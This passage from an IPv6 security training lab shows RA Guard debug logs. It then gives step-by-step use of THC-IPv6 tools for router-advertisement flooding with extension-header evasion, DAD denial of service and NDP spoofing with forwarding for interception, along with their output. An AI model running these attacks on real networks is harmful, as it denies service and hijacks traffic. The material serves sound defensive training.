*May 12 17:56:25.345: SISF[RAG]: Et0/2 vlan 100 RA received by RA guard on Et0/2 from FE80::BA:194C:BAC2:4201
*May 12 17:56:25.345: SISF[RAG]: Et0/2 vlan 100           option 1 : ND_OPT_SOURCE_LINKADDR
*May 12 17:56:25.345: SISF[RAG]: Et0/2 vlan 100           option 3 : ND_OPT_PREFIX_INFORMATION
*May 12 17:56:25.345: SISF[RAG]: Et0/2 vlan 100           option 5 : ND_OPT_MTU
*May 12 17:56:25.345: SISF[RAG]: Et0/2 vlan 100 !Not a router port: all router messages disallowed
*May 12 17:56:25.345: SISF[RAG]: Et0/2 vlan 100 ! DROP ROUTER-ADVERT  src FE80::BA:194C:BAC2:4201 dst FF02::1 reason = 3
*May 12 17:56:25.345: SISF[RAG]: Et0/2 vlan 100 RA Guard setting sec level to GUARD
*May 12 17:56:25.345: SISF[RAG]: Et0/2 vlan 100 RA received by RA guard on Et0/2 from FE80::BA:197F:BAC2:4201
*May 12 17:56:25.345: SISF[RAG]: Et0/2 vlan 100           option 1 : ND_OPT_SOURCE_LINKADDR
*May 12 17:56:25.345: SISF[RAG]: Et0/2 vlan 100           option 3 : ND_OPT_PREFIX_INFORMATION
*May 12 17:56:25.345: SISF[RAG]: Et0/2 vlan 100           option 5 : ND_OPT_MTU
*May 12 17:56:25.345: SISF[RAG]: Et0/2 vlan 100 !Not a router port: all router messages disallowed
*May 12 17:56:25.345: SISF[RAG]: Et0/2 vlan 100 ! DROP ROUTER-ADVERT  src FE80::BA:197F:BAC2:4201 dst FF02::1 reason = 3
*May 12 17:56:25.345: SISF[RAG]: Et0/2 vlan 100 RA Guard setting sec level to GUARD
*May 12 17:56:25.345: SISF[RAG]: Et0/2 vlan 100 RA received by RA guard on Et0/2 from FE80::BA:19B2:BAC2:4201
*May 12 17:56:25.345: SISF[RAG]: Et0/2 vlan 100           option 1 : ND_OPT_SOURCE_LINKADDR
*May 12 17:56:25.345: SISF[RAG]: Et0/2 vlan 100           option 3 : ND_OPT_PREFIX_INFORMATION
*May 12 17:56:25.345: SISF[RAG]: Et0/2 vlan 100           option 5 : ND_OPT_MTU
*May 12 17:56:25.345: SISF[RAG]: Et0/2 vlan 100 !Not a router port: all router messages disallowed
*May 12 17:56:25.345: SISF[RAG]: Et0/2 vlan 100 ! DROP ROUTER-ADVERT  src FE80::BA:19B2:BAC2:4201 dst FF02::1 reason = 3
```

5. Verify the client VM's ipv6 address as well as the default router (through `ifconfig` and `Connection Information` menu). It should not be affected by the flood this time due to RA guard.

NOTE: As mentioned earlier, RA guard is not able to stop this attack, when extension headers and fragments are used. Try the same attack with the following options (but not on the virtual SW, try with a real switch that can handle the flood)

```
sudo atk6-flood_router26 ens34 -HFD
#turns on the hop-by-hop, fragmentation, and destination EH options
```

Optional

Attack 4 - Duplicate Address Detection (DAD) Denial of Service (DOS)

1. Verify that the client receives the correct IPv6 prefix and has the right default router (R1's link-local).

2. Execute the DAD DOS attack from the Attacker VM

   ```
   sudo atk6-dos-new-ip6 ens34
   ```

   - this tool will send spoofed NA responses to DAD NS messages from new devices (DAD is performed even for link-locals)
   - effectively, does not allow a new IPv6 device on the network to get IPv6 addresses


3. Make sure IPv6 ND debug is enabled on the router R1 (to help you see the spoofed NA messages)

   ```
   debug ipv6 nd
   ```

4. Toggle the Client VM's interface so that it needs to recompute a new address


   ```
   ifconfig ens32 down/up
   ```

5. You should see the attacker VM sending out spoofed NAs (for every link-local address the client wants to us)

   ```
   apnic@apnic:~$ sudo atk6-dos-new-ip6 ens34
   Started ICMP6 DAD Denial-of-Service (Press Control-C to end) ...
   Spoofed packet for existing ip6 as fe80::d323:ca62:5a85:49f3
   Spoofed packet for existing ip6 as fe80::34e1:b135:4f55:b3e1
   Spoofed packet for existing ip6 as fe80::7ac8:525a:4cfc:77ea
   Spoofed packet for existing ip6 as fe80::d323:ca62:5a85:49f3
   Spoofed packet for existing ip6 as fe80::34e1:b135:4f55:b3e1
   Spoofed packet for existing ip6 as fe80::7ac8:525a:4cfc:77ea
   ```

6. You should see the same on the router debug messages too

   ```
   *Jan  2 16:34:59.623: ICMPv6-ND: Received NA for FE80::D323:CA62:5A85:49F3 on FastEthernet0/0.100 from FE80::D323:CA62:5A85:49F3
   *Jan  2 16:34:59.631: ICMPv6-ND: Received NA for FE80::D323:CA62:5A85:49F3 on FastEthernet0/0.100 from FE80::D323:CA62:5A85:49F3
   *Jan  2 16:35:00.183: ICMPv6-ND: Received NA for FE80::34E1:B135:4F55:B3E1 on FastEthernet0/0.100 from FE80::34E1:B135:4F55:B3E1
   *Jan  2 16:35:00.195: ICMPv6-ND: Received NA for FE80::34E1:B135:4F55:B3E1 on FastEthernet0/0.100 from FE80::34E1:B135:4F55:B3E1
   *Jan  2 16:35:00.435: ICMPv6-ND: Received NA for FE80::7AC8:525A:4CFC:77EA on FastEthernet0/0.100 from FE80::7AC8:525A:4CFC:77EA
   ```

7. Check the address on the client VM

   ```
   ifconfig
   ```

   - it wont be able to get any ***IPv6 addresses!***

8. Kill the NA flooding attack, and toggle the client VM interface.

Attack 5 - Network Discovery Protocol (NDP) Snoofing (similar in concept to Attack 4):

1. Verify that the client receives the correct IPv6 prefix and has the right default router (R1's link-local).

   - take note of the client VM's link-local and MAC address

2. Initiate NDP spoofing from the Attacker VM


   ```
   sudo atk6-parasite6 -l ens34
   ```

   - will send spoofed NAs for NS messages, to redirect traffic towards itself (or some machine under its control somewhere)

3. While the NDP spoof is running on the attacker VM, from the client VM, ping the router interface (simulates any other IPv6 node on the link)

```
ping6 2406:6400:0:100::1
```

4. Keep an eye on the attacker VM



```
apnic@apnic:~$ sudo atk6-parasite6 -l ens34
Remember to enable routing (ip_forwarding), you will denial service otherwise!
 =>  echo 1 > /proc/sys/net/ipv6/conf/all/forwarding
Started ICMP6 Neighbor Solitication Interceptor (Press Control-C to end) ...
Spoofed packet to 2406:6400:0:100:65b7:bd9b:e3bc:269d as 2406:6400:0:100::1
Spoofed packet to fe80::d323:ca62:5a85:49f3 as 2406:6400:0:100::1
```

5. Check the ping session on the client VM (denial of service).
    - Kill the ping session once verified.
    - Toggle the Client VM interface and make sure it has a valid IPv6 address. Reboot if necessary:

      ```
      sudo ifconfig ens32 down|up
      ```

      OR

      ```
      sudo reboot
      ```

6. Also verify the IPv6 neighbor table on the client VM

   ```
   ip -6 neighbor show
   ```

7. Try the same attack again from the attacker machine, but this time with IPv6 forwarding turned on first (so that the clients feel as if the response is coming from the correct host)

   ```
   echo 1 > /proc/sys/net/ipv6/conf/all/forwarding
   ```

    - the attacker will spoof NA in response to NS from the client machine (note its link-local and MAC address), and also spoof its response to the router (note the router's link-local through `sh ipv6 interface`)
    - Execute the NDP spoofing attack again


      ```
      sudo atk6-parasite6 -l ens34
      ```

8. Reinitiate the ping from the client VM

   ```
   ping6 2406:6400:0:100::1
   ```

9. Watch the Attacker VM and the router debug messages

10. Check the IPv6 neighbor table on the client VM



```
apnic@ubuntu:~$ ip -6 neighbor show
2406:6400:0:100::1 dev ens32 lladdr 00:0c:29:b7:5a:4b router STALE
fe80::f70f:b9ca:b12c:c99f dev ens32 lladdr 00:0c:29:b7:5a:4b router REACHABLE
fe80::c801:6ff:fe94:0 dev ens32 lladdr ca:01:06:94:00:00 router DELAY
```

- The corresponding MAC for the router address is the Attacker's MAC address!